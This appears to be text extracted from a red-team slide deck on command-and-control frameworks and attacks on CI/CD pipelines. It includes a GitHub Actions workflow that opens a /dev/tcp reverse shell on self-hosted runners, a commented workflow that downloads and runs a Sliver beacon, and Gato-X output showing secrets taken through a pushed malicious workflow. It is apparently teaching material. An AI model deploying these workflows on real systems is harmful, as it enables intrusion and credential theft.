- Enables remote control.
- Data exfiltration, post exploitation activities.
- Maintain persistence while *"evading detection!"*

COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS

SLIVER
FRAMEWORK

LISTENERS



- C2 servers "listen", serve tasks, and retrieve the results from the registered beacons
- A variety of methods to establish network communications or "channels"
- C3, or custom command and control, is used to identify bespoke
- implementations with the intention of avoiding detection of widely distributed tools

Source [LOLC2](#)



COMMUNICATION CHANNELS

Communication is important.

The most popular C2 channels are:

- HTTP/S (network egress)
- DNS (network egress)
- TCP (peer-to-peer)
- SMB (peer-to-peer)

Some more esoteric examples are:

- Gmail: <https://github.com/byt3bl33d3r/gcat>
- Google Drive: https://github.com/lukebaggett/google_socks
- Slack: <https://github.com/Coalfire-Research/Slackor>
- Twitter: <https://github.com/PaulSec/twittor>
- DNS-over-HTTP: <https://github.com/sensepost/godoh>



HTTPS




COMMUNICATION CHANNELS

- C2 server retrieve implants
- A variety of network



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55	4.542159	192.168.1.171	20.190.152.153	TLSv1.3	329 Client Hello
56	4.559250	20.190.152.153	192.168.1.171	TLSv1.3	153 Hello Retry Request, Change Cipher Spec
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Source [LOLC2](#)

A raccoon wearing a red hooded jacket and a red scarf stands in a server room. In the background, a man is visible, and a computer monitor displays a smaller version of the raccoon. The scene is lit with blue and red lights, creating a cyberpunk atmosphere.


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
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
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DOMAIN FRONTING MEETS C2 INFRASTRUCTURE




AGENDA



Offensive Side of Security



What is Red Teaming?




Red Team
Infrastructure



CI/CD Pipeline Attack
Vectors

SHELLS



SHELLS

```
11:56:13 root@rev-shell-listener-01 ~ → nc -lnvp 443
```

```
Ncat: Version 7.93 ( https://nmap.org/ncat )
```

```
Ncat: Listening on :::443
```

```
Ncat: Listening on 0.0.0.0:443
```

```
Ncat: Connection from [REDACTED]
```

```
Ncat: Connection from [REDACTED]:9216.
```

```
sh: 0: can't access tty; job control turned off
```

```
$ whoami
```

```
[REDACTED]
```

```
$ pwd
```


```
/runner/work/[REDACTED]
```

```
$
```

```
1  name: 'Reverse Shell'
2
3  on:
4    workflow_dispatch:
5      inputs:
6        host:
7          description: 'The hostname or IP address'
8          required: true
9        port:
10         description: 'The port to reach'
11         required: true
12  jobs:
13    send-revshell:
14      name: "Send Reverse shell"
15      runs-on: [ self-hosted, linux, X64, default, prd ]
16      steps:
17        - name: 'Send revshell'
18          shell: bash
19          run: $(sh -i >& /dev/tcp/$INPUT_HOST/$INPUT_PORT 0>&1 &) && sleep 3600
20          env:
21            INPUT_HOST: ${ inputs.host }
22            INPUT_PORT: ${ inputs.port }
23
```


BEACON

```
1 #name: 'Install and run Sliver Beacon'
2 #on:
3 #  schedule:
4 #    # Each job runs for 5h > 7:00 first time 12:00 next run till 17:00. Beacon maybe alive for 6h so we have a overlapping window
5 #    # during lunchtime but make sure that we stay within "business" times till 18:00.
6 #    - cron: '0 7 * * 1-5'
7 #    - cron: '0 12 * * 1-5'
8 # workflow_dispatch:
9 # jobs:
10 # implant-beacon:
11 #   name: "Implant beacon"
12 #   runs-on: [ self-hosted, linux, X64, default, prd ]
13 #
14 #   steps:
15 #     - name: 'Download & run Beacon'
16 #       shell: bash
17 #       run: |
18 #         sudo -i
19 #         cd /tmp
20 #         curl -ko beacon https://[REDACTED]
21 #         chmod +x beacon
22 #         # Function to stop the Beacon and exit the pipeline
23 #         cleanup() {
24 #           echo "$(date '+%Y-%m-%d %H:%M:%S') - Stopping Beacon and exiting..."
25 #           pkill -f ./beacon
26 #           exit 0
27 #         }
28 #         # Set trap for SIGTERM and SIGINT
29 #         # trap cleanup SIGTERM SIGINT
30 #
31 #         # Set end time to 5.5 hours
32 #         end_time=$(( (date +%s) + 19800 )) # 19800 seconds is 5.5 hours
33 #         # Start and monitor the Beacon process
34 #         echo "$(date '+%Y-%m-%d %H:%M:%S') - Starting beacon ..."
35 #         ./beacon &
36 #         BEACON_PID=$!
37 #         echo "$(date '+%Y-%m-%d %H:%M:%S') - Beacon is now running with PID ${BEACON_PID} and starting to monitor the process"
38 #         while [ $(date +%s) -lt $end_time ]; do
39 #           # Monitor if the Beacon process is still running
40 #           if ! kill -0 $BEACON_PID 2>/dev/null; then
41 #             echo "$(date '+%Y-%m-%d %H:%M:%S') - Beacon stopped unexpectedly, restarting..."
42 #             ./beacon &
```



SLIVER
FRAMEWORK

GATO-X

- Scans for **Pwn Requests, Actions Injection, Runner Takeover**
- Supports **cross-repo workflows & reusable actions**
- **High sensitivity**: catches what others miss (may include false positives)
- **Safe search/enumerate** on public repos — no rule violations
- **Attack features require authorization**

GATO-X

Checking

```
.d8888b.      d8888 888888888888 .d88888b.      Y88b  d88P
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"Y8888P88 d88P 888      888  "Y88888P"      d88P  Y88b
```

By @adnanthekhan - github.com/AdnaneKhan/gato-x

```
[+] The authenticated user is: ██████████
[+] The GitHub Classic PAT has the following scopes: admin:enterprise, admin:pgp_key, admin:org, admin:org_hook, admin:public_key, admin:repo_hook, admin:ssh_signing_key, audit_log, codespace, copilot, delete:packages, delete_repo, gist, notifications, project, repo, user, workflow, write:discussion, write:packages
[!] The repository has 3 accessible secret(s)!
[+] Successfully pushed the malicious workflow!
[+] Malicious branch deleted.
    - Waiting for the workflow to queue...
    - Waiting for the workflow to execute...
GET request failed due to transport error re-trying!
[+] The malicious workflow executed successfully!
[!] Decrypted and Decoded Secrets:
ORG_SONARCLOUD_TOKEN=97373f1fa7012_██████████ ██████████
SLACK_WEBHOOK_URL=https://hooks.slack.com/services/TG_██████████ EE90/B0.██████████ AF0/o8M_██████████ ██████████ gD
ORG_FETCH_PAT=f55ea7b2a_██████████ ██████████
[+] Workflow deleted successfully!
```



GATO-X

```
09:21:13 root@tf-linux-clean-1 ~ - gato-x enumerate --target ██████████
```

```
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"Y8888P88 d88P      888      888      "Y88888P"      d88P  Y88b
```

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```
[+] The authenticated user is: ██████████
[+] The GitHub Classic PAT has the following scopes: repo
[+] Enumerating the ██████████ organization!
[+] The user is likely an organization member!
[+] Querying repository list!
[+] About to enumerate 397 non-archived repos within the ██████████ 'ital-platform' organization!
[+] Querying and caching workflow YAML files!
[+] Querying repositories in 4 batches!
